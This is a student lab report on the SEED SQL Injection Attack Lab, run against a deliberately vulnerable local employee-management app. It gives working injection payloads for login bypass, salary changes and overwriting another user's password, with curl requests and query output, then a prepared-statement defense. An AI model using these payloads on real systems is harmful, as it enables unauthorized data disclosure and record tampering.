SEED Labs: SQL Injection Attack Lab

Shivali Mate

I. Introduction

The objective of this lab was to examine common SQL injection vulnerabilities in a deliberately vulnerable employee-management web application, demonstrate how attackers can exploit both data-retrieval and data-modification flaws, and implement a practical defense using prepared statements. The exercises show how insecure concatenation of user input into SQL statements can lead to authentication bypass, data disclosure, and unauthorized modification of database records.

II. Environment and Setup


The lab used the SEED-provided Ubuntu image and a dockerized environment consisting of two containers: one hosting the web application and one hosting the MySQL database. The application hostname `www.seed-server.com` was mapped to the web container IP (`10.9.0.5`) in `/etc/hosts`. The docker environment was built and launched with:

```
docker-compose build
docker-compose up
```

Running containers were inspected with the provided alias `dockps` and shells were opened with `docksh`. The MySQL database was accessed using:

```
mysql -u root -pdees
```

The database sqllab_users and the table credential were then examined to learn the schema and sample data. (See Figure 1



```
[09/30/25]seed@VM:/bin$ dockps
fb59bf0edcfa  www-10.9.0.5
36c0bed1ef78  mysql-10.9.0.6
[09/30/25]seed@VM:/bin$ docsh 36
docsh: command not found
[09/30/25]seed@VM:/bin$ docksh 36
root@36c0bed1ef78:/# mysql -v
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
root@36c0bed1ef78:/# mysql --v
mysql: [ERROR] unknown option '--v'.
root@36c0bed1ef78:/# man mysql
bash: man: command not found
root@36c0bed1ef78:/# mysql -man
mysql: [ERROR] mysql: unknown option '-m'.
root@36c0bed1ef78:/# mysql -help
^[[A^C
root@36c0bed1ef78:/# mysql --h
mysql: [ERROR] unknown option '--h'.
root@36c0bed1ef78:/# mysql -V
mysql  Ver 8.0.22 for Linux on x86_64 (MySQL Community Server - GPL)
root@36c0bed1ef78:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> 
```


Fig. 1: Output of `dockps` showing the running web and MySQL containers.

A. Task 1 — Familiarization with SQL statements

To inspect the provided data, the SQL commands USE sqllab_users; and SHOW TABLES; were used. A simple query printed Alice's full profile:

```
SELECT * FROM credential
WHERE name = 'Alice';
```

This query confirmed the schema employee id, salary, birthday, SSN, etc. and served as the baseline for constructing injection payloads. See Figure 2.



```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> desc credential
    -> exit
    -> exit()
    -> ^C
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.06 sec)

mysql> select * from credential where Name = "Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```


Fig. 2: Result of mysql queries showing Alice's profile fields.

B. Task 2 — SQL injection attack on SELECT Statement

The login logic in `unsafe_home.php` built a SQL SELECT by concatenating the username and the SHA1 of the password. Because user input was not sanitized or parameterized, the username field could contain SQL syntax and change the meaning of the query.

1) 2.1 Webpage attack:

Submitting the username payload `admin'` # terminates the username string and comments out the password check. The database therefore authenticates as admin and returns all employee records. This demonstrates how a simple crafted username can bypass authentication and disclose sensitive data. See Figure 3.



www.seed-server.com/unsafe_home.php?username=admin'%23&Password=

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Copyright © SEED LABs

Fig. 3: Login page result after attack

2) 2.2 Command-line attack: The same injection is reproducible with `curl` by URL-encoding special characters. For example:

```
curl 'http://www.seed-server.com/
unsafe_home.php?username=admin%27%20%23'
```

where %27 = ', %20 = space, and %23= #. The response returned Admin's record as in the browser-based attack Figure 4.




```
[09/30/25]seed@VM:/$ curl 'www.seed-server.com/unsafe_home.php?username%3Dalice%26Passwor%3D11'
curl: (3) Failed to convert 'www.seed-server.com to ACE; string contains a disallowed character

[09/30/25]seed@VM:/$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%20%23'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
[09/30/25]seed@VM:/$
```

Fig. 4: Curl output demonstrating the same injection payload returns Admin's record.

3) 2.3 Append a new SQL statement: An attempt was made to append an UPDATE statement after the injected SELECT, example

```
admin'; update credential
set name='shivali' where name='Aryan'
```

This multi-statement approach failed because the server-side database interface did not permit multiple statements in a single query the application did not call the multi-statement API such as `mysql_multi_query`. The server returned a syntax/error response rather than executing the appended statement Figure 5.



www.seed-server.com/unsafe_home.php?username=admin'%3B+update+credential+set+name%3D+'shivali'+where+name+%3D'aryan'+&Pa

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set name= 'shivali' where name ='aryan' ' and Password='da39a3' at line 3]\n

Fig. 5: Error returned when attempting multi-statement injection; multi-query is not enabled in the backend API.


C. Task 3 — SQL injection on UPDATE

The Edit Profile functionality executed an UPDATE statement built from user-supplied fields. Because the server concatenated values directly into the SET clause, it was possible to inject additional assignments and even craft a new WHERE clause.

1) 3.1 Modify own salary: Entering the query into the nickname input produced an UPDATE that set Alice's salary to 99999. The comma separates assignments in the SET clause and the crafted input relied on how the application wrapped values in quotes.

```
Alice' , Salary = '99999
```

The change persisted in the database (Figure 6).



Alice Profile

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	alice
Email	
Address	
Phone Number	

Fig. 6: Alice's salary before and after injection demonstrating a successful modification of a protected field.

2) 3.2 Modify another employee's salary: To change Boby's salary from Alice's session, the payload:

```
Alice' , Salary= '1'
where name = 'Boby' #
```

closed the original assignment, added a targeted assignment with a WHERE clause, and commented out the rest of the server-side query. The result was Boby's salary being set to 1 can be seen after loging to admin or boby's profiles.

3) 3.3 Modify another employee's password: Because the application stored password hashes, the attacker injected an assignment that wrote a known hash into Boby's password field:

```
Alice' , Password = sha1('Hacked!!')
where name = 'Boby' #
```

This change allowed the attacker to authenticate as Boby using the plaintext Hacked!!. The password replacement and subsequent login were validated by logging into boby's profile with the new set password.

D. Task 4 — Counter Measure: Prepared Statements

To remediate the vulnerability, the defense code in the defense folder was rewritten to use prepared statements. The vulnerable concatenated query was converted to a parameterized query using placeholders ? and bind_param. Example replacement:

```
$stmt = $conn->prepare(
"SELECT id, name, eid, salary, ssn
FROM credential
WHERE name = ? AND Password = ?");
```

```
  $stmt->bind_param("ss",
  $input_uname, $hashed_pwd);
```

Because the database compiles the query structure before binding data, user input is treated strictly as data and cannot change the compiled query. After the fix, attempted inputs like ryan' # no longer leaked employee data; the defense page returned no sensitive results but just the column names without any data.

III. Conclusion

The lab demonstrates that concatenating user input into SQL statements enables straightforward and dangerous attacks. SELECT style injections allow unauthorized data disclosure, while UPDATE style injections permit unauthorized modification of records including salaries and passwords. Prepared statements parameterized queries effectively prevent the demonstrated attacks by separating code from data. Additionally, avoiding multi-statement execution in the database API reduces the attack surface for appended statements. Applying parameterized queries and additional input validation are practical, high-impact mitigations for real web applications.

References

[1] SEED Labs, "SQL Injection Attack Lab", lab manual and lab setup files (SEED Labs). (Used lab instructions and provided container images.)

[2] MySQL Documentation, "Prepared Statements — MySQL 8.0 Reference Manual". Available: https://dev.mysql.com/doc/refman/8.0/en/sql-prepared-statements.html.

[3] MySQL Documentation, "Multiple-Statement Syntax (mysql_multi_query) and Multi-Queries". Available: https://dev.mysql.com/doc/refman/8.0/en/multi-queries.html.

[4] PHP Manual, "mysqli::prepare / mysqli_stmt::bind_param" (prepared statement usage examples). Available: https://www.php.net/manual/en/mysqli.prepare.php.

[5] OWASP Testing Guide — "Testing for SQL Injection" (practical testing techniques and payload examples). Available: https://owasp.org/www-project-web-security-testing-guide.